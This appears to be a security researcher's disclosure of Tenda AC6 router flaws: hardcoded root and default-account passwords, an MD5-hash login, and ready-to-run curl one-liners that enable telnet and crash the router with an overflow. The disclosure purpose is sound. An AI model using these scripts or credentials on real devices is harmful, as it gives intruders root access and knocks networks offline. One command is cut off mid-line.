Equipment Overview

Router:	Tenda AC1200 (Model AC6) Smart Dual Band WiFi Router
Firmware Version:	V15.03.06.51_multi
Linux Version:	Linux linux-e06efcf50f50 3.10.90 #5 Thu Oct 8 17:04:23 CST 2020 mips GNU/Linux
GCC Version:	4.4.7
Busybox Version:	v1.19.2
Busybox Functions:	[, [[, adduser, arp, arping, ash, awk, brctl, cat, chmod, clear, cp, cttyhack, cut, date, deluser, depmod, echo, egrep, eject, env, expr, false, fdisk, fgrep, free, grep, halt, ifconfig, init, insmod, kill, killall, killall5, linuxrc, ln, login, ls, lsmod, mdev, mkdir, modinfo, modprobe, more, mount, mountpoint, mv, netstat, nslookup, passwd, ping, ping6, poweroff, printf, ps, pstree, pwd, reboot, reset, rm, rmdir, rmmod, route, runlevel, sed, sh, sleep, softlimit, split, sulogin, tar, telnet, telnetd, test, tftp, top, touch, traceroute, traceroute6, true, tty, umount, uname, unzip, uptime, usleep, vconfig, vi, wget, yes
Sys Type:	RTL8197F
Hardward Access:	SPI, UART
SPI Flash:	25Q64JVSIQ (Spec Sheet)
HTTP Admin Access:	192.168.0.1 (default) or 192.168.1.1

Found issues:

- CVE-2020–10988 overview: root password is Fireitup, and static. This vulnerability persists to this model and version.
- HTTP admin access has a static username (admin)
- Admin password is only secured with a simple MD5 hash
- (CVE-2020-28094) Default speed test settings located on mtdbblock5 point to urls which download malware:
  - sh.vnet.cn/downloads/elive1.16.exe?0.4812286039814353 (Hybrid Report)
  - viewer.d.cnki.net/CNKI%20E-Learning%202.4.1-20140714.exe (Hybrid Report)
- (CVE-2020-28093) Default system accounts (admin, support, user, and nobody) are hidden from the HTTP admin console, have shell access, and all have 1234 as the password.
- It is possible to form an HTTP post will result in a denial of service by causing the router to crash and enter a boot loop.

Logging in / Getting Admin Password

Router admin is done via a web portal which is defaulted to 192.168.0.1. The only credentials which is asked for is the password. The username appears to be static admin. Prior to the HTTP POST request the client hashes the password using MD5. A sample curl would look like:

```
curl -isk -X 'POST' -H 'Host: 192.168.0.1' -H 'User-Agent: Mozilla/5.0' -H 'Accept: */*'
-H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Referer: http://192.168.0.1/login.html'
-H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' -H 'X-Requested-With: XMLHttpRequest'
-H 'DNT: 1' -H 'Connection: close' --data-binary 'username=admin&password=2a3ffeeda250174eaeba880553e0dfd4'
--url 'http://192.168.0.1/login/Auth'
```

2a3ffeeda250174eaeba880553e0dfd4 = mathafter067

This results in 301 redirect to main.html, and of critical importance, a cookie is set with the hash + a pseudo-random 6 byte string. For example: 2a3ffeeda250174eaeba880553e0dfd4**piacvb** With this "token" we can do a lot of harm.

Given the simplicity of authentication, the acceptance, and auto-population of default password, creating a brute-force script to find the password, and thus the MD5 hash is trivial.

Why is this a problem? I mean, if you have admin creds shouldn't you be able to turn on telnet? Perhaps. However, on this model the admin user interface does not have an interface for this. I have read some other model do. This seems to be an API access that wasn't intended for this model.

Turning on Telnet (CVE: CVE-2020-28093)

With this router, telnet is not on by default. I discovered a method, once you are connected and brute-forced the admin password you can turn it on without having to physically access the hardware.

```
ahash=$(curl -isk -X 'POST' -H 'Host: 192.168.0.1' -H 'User-Agent: Mozilla/5.0' -H 'Accept: */*' -H 'Accept-Language: en-
US,en;q=0.5'
-H 'Accept-Encoding: gzip, deflate' -H 'Referer: http://192.168.0.1/login.html' -H 'Content-Type: application/x-www-form-
urlencoded; charset=UTF-8'
-H 'X-Requested-With: XMLHttpRequest' -H 'DNT: 1' -H 'Connection: close' --data-binary
'username=admin&password=2a3ffeeda250174eaeba880553e0dfd4'
--url 'http://192.168.0.1/login/Auth'| grep Set-Cookie | cut -d\= -f2 | cut -d\; -f1); if [ -z "$ahash" ]; then echo -e
"\n\nCouldn't get token? If you were logged in you are not logged out; try again. Else, check IP address."; else curl -isk -X 'GET'
-H 'Host: 192.168.0.1' -H 'User-Agent: Mozilla/5.0'
-H 'Accept: */*' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Referer:
http://192.168.0.1/login.html'
-H "Cookie: password=$ahash" -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' -H 'X-Requested-With:
XMLHttpRequest' -H 'DNT: 1'
-H 'Connection: close' --url 'http://192.168.0.1/goform/telnet'; echo -e "\n\nSuccess!"; telnet 192.168.0.1; fi
```

Because I am lazy, I created a "one-liner" which will:

- Grab the "token"
- Check for success
- Turn on telnet
- Launch telnet

Telnet will ask for the username/password which is root/Fireitup Device R00ted with no access to the hardware needed

Denial of Service: Crash it (CVE-2020-28095)



Once you have brute forced the admin password it is possible to send an HTTP POST request which will trigger a crash, and result in a boot-loop.

```
overflow=$(perl -e 'print "A" x 1024');ahash=$(curl -isk -X 'POST' -H 'Host: 192.168.0.1' -H 'User-Agent: Mozilla/5.0' -H 'Accept:
*/*'
-H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Referer: http://192.168.0.1/login.html' -H 'Content-
Type: application/x-www-form-urlencoded; charset=UTF-8' -H 'X-Requested-With: XMLHttpRequest' -H 'DNT: 1' -H 'Connection: close'
--data-binary 'username=admin&password=2a3ffeeda250174eaeba880553e0dfd4' --url 'http://192.168.0.1/login/Auth'| grep Set-Cookie |
cut -d\= -f2 | cut -d\; -f1);
if [ -z "$ahash" ]; then echo -e "\n\nCouldn't get token? If you were logged in you are not logged out; try again. Else, check IP
address."; else curl -isk
-X 'POST' -H 'Host: 192.168.0.1' -H 'User-Agent: Mozilla/5.0' -H 'Accept: */*' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-
Encoding: gzip, deflate'
-H 'Referer: http://192.168.0.1/wireless_ssid.html?random=0.549301206602368' -H 'Content-Type: application/x-www-form-urlencoded;
charset=UTF-8'
-H 'X-Requested-With: XMLHttpRequest' -H 'DNT: 1' -H 'Connection: close' -H “Cookie: password=$ahash” -H 'Sec-GPC: 1' -b
"password=$ahash"
--data-binary
"wrlEn=1&wrlEn_5g=1&security=wpawpa2psk&security_5g=wpawpa2psk&ssid=Tenda_FC6EE0&ssid_5g=Tenda&hideSsid=0&hideSsid_5g=0&wrlPwd=$overf
--url 'http://192.168.0.1/goform/WifiBasicSet';fi
```

Like the telnet vuln, I scripted this out.

- Generate an overflow string
- Get login "token"
- Check if the login was a success or not
- If it was, post overflow string as a setting change to the wifi password

The router will crash, and only a physical hard factory reset will restore it.


cfmd -> Bad_Sig_entry [18]...
No need to start gpio thread.
realtek .....load_kernel_modules...
cfmd -> Bad_Sig_entry [18]...
cfmd -> Bad_Sig_entry [18]...
cfmd -> Bad_Sig_entry [18]...
cfmd -> Bad_Sig_entry [18]...
cfmd -> Bad_Sig_entry [18]...
cfmd -> Bad_Sig_entry [18]...
cfmd -> Bad_Sig_entry [18]...
set br0 mac [50:0f:f5:fc:6e:e0]###
cfmd -> Bad_Sig_entry [18]...
cfmd -> Bad_Sig_entry [18]...
cfmd -> Bad_Sig_entry [18]...
ifconfig: SIOCSIFHWADDR: No such device
cfmd -> Bad_Sig_entry [18]...
cfmd -> Bad_Sig_entry [18]...
cfmd -> Bad_Sig_entry [18]...
cfmd -> Bad_Sig_entry [18]...
cfmd -> Bad_Sig_entry [18]...
device vlan1 entered promiscuous mode
device eth0 entered promiscuous mode
cfmd -> Bad_Sig_entry [18]...
br0: port 1(vlan1) entered listening state
br0: port 1(vlan1) entered listening state

[U2K MODULE] ERROR: userspace msg type=17 error
[httpd][debug]-------------------------webs.c,157
httpd listen ip = 192.168.0.1 port = 80
webs: Listening for HTTP requests at address 192.168.0.1
/bin/sh: can't create /proc/conn_max: Permission denied
/bin/sh: can't create /proc/ctf/config/port_add: nonexistent directory
/bin/sh: can't create /proc/ctf/config/port_add: nonexistent directory
/bin/sh: can't create /proc/ctf/config/port_add: nonexistent directory
Debug->tpi_port.[switch drv] users set port[4] to 8M_HD
c: tpi_port_handle(61)--type = 0
Debug->tpi_port.c: tpi_port_mode_set(12)--wan_num=1
Debug->tpi_port.c: tpi_port_mode_set(14)--wan[0].portmode=8
ellipsis parameter
[DEBUG] ******Sucessed to change lan config! ******
[DEBUG]
******radio_init ******
CC+++ RFE_TYPES in FLASH
CC+++ pwrdiff_Cck 10
ifname=wlan1
set MIB_HW_REG_DOMAIN =1
odm[set_mib 3968]set odm_val=0x0
ifname=wlan1-va0
set MIB_HW_REG_DOMAIN =1
odm[set_mib 3968]set odm_val=0x0
br0: topology change detected, propagating
br0: port 1(vlan1) entered forwarding state
[mac_vendor_init : 141] mac vendor list init OK!
[VENDOR_DEBUG] ...check_vendor_network[131]...]:Get host error!
vendor_task[171] check vendor network failed!
arp task satrt:
[DEBUG] tmp_ssid =Tenda_FC6EE0
[DEBUG] tmp_ssid =Tenda_VIP
[monitor debug] monitor recv SIGCHLD
Reaped pid = 891
argv[0] = netctrl
netctrl
can't run '/usr/sbin/wl': No such file or direc[monitor debug] monitor recv 15
the monitor exit, kill all process
cfmd -> Term_Sig_entry [15]...
multiWAN -> Bad_Sig_entry [15]...
Sent SIGKILL to all processes
Requesting system reboot
Restarting system.